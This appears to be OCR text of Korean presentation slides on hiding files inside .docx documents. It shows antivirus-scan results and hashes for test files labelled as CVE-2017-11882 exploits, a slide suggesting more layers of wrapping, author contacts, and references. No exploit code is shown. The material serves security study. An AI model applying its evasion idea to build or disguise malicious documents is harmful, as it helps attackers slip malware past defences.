
docx에 파일을 숨긴다면?



test

111

docx에 파일을 숨긴다면?



41
/ 62

?
Community Score


41 security vendors flagged this file as malicious

56876f013854e719fa8bc384e5ef68974dfffe199daf01416d1cc1d0e86462e8
test.docx
cve-2017-11882 docx exploit

13.19 KB
Size

2021-06-16 11:39:30 UTC
a moment ago

docx에 파일을 숨긴다면?



test


test

test


test

test

111



docx에 파일을 숨긴다면?



34
/ 63

?

Community Score

34 security vendors flagged this file as malicious

e32f589c5750f392a705e1e796c3d249764af5124020d4b9b25f476491d2bfbf
test5.docx


cve-2017-11882 docx exploit

51.38 KB
Size

2021-06-16 11:49:46 UTC
a moment ago

DOCX

감싸는 횟수를 더 늘려보자!



QnA

SNS ID : https://www.facebook.com/to2to1717/
Blog : https://fosr.tistory.com/
Github : https://github.com/0utDoorFr0g/

참조자료

https://post.naver.com/viewer/postView.nhn?volumeNo=10186131&memberNo=3326308

https://www.hankookilbo.com/News/Read/201503171885878015

https://csrc.kaist.ac.kr/blog/2021/06/15/%EB%AC%B8%EC%84%9C%ED%98%95-%EC%95%85%EC%84%B1%EC%BD%94%EB%93%9C%EB%8A%94-%EB%AC%B4%EC%97%87%EC%9D%B4%EA%B3%A0-%EC%96%B4%EB%96%A0%ED%95%9C-%ED%8A%B9%EC%A7%95%EC%9D%B4-%EC%9E%88%EC%9D%84%EA%B9%8C/?fbclid=IwAR0LnotGdLr2woNiGDu3wAJv5yIls0Gh1QxKpmnrbn4SFzIq_vDg2GItoJo

https://blog.alyac.co.kr/3033

https://blog.alyac.co.kr/1076

Thank You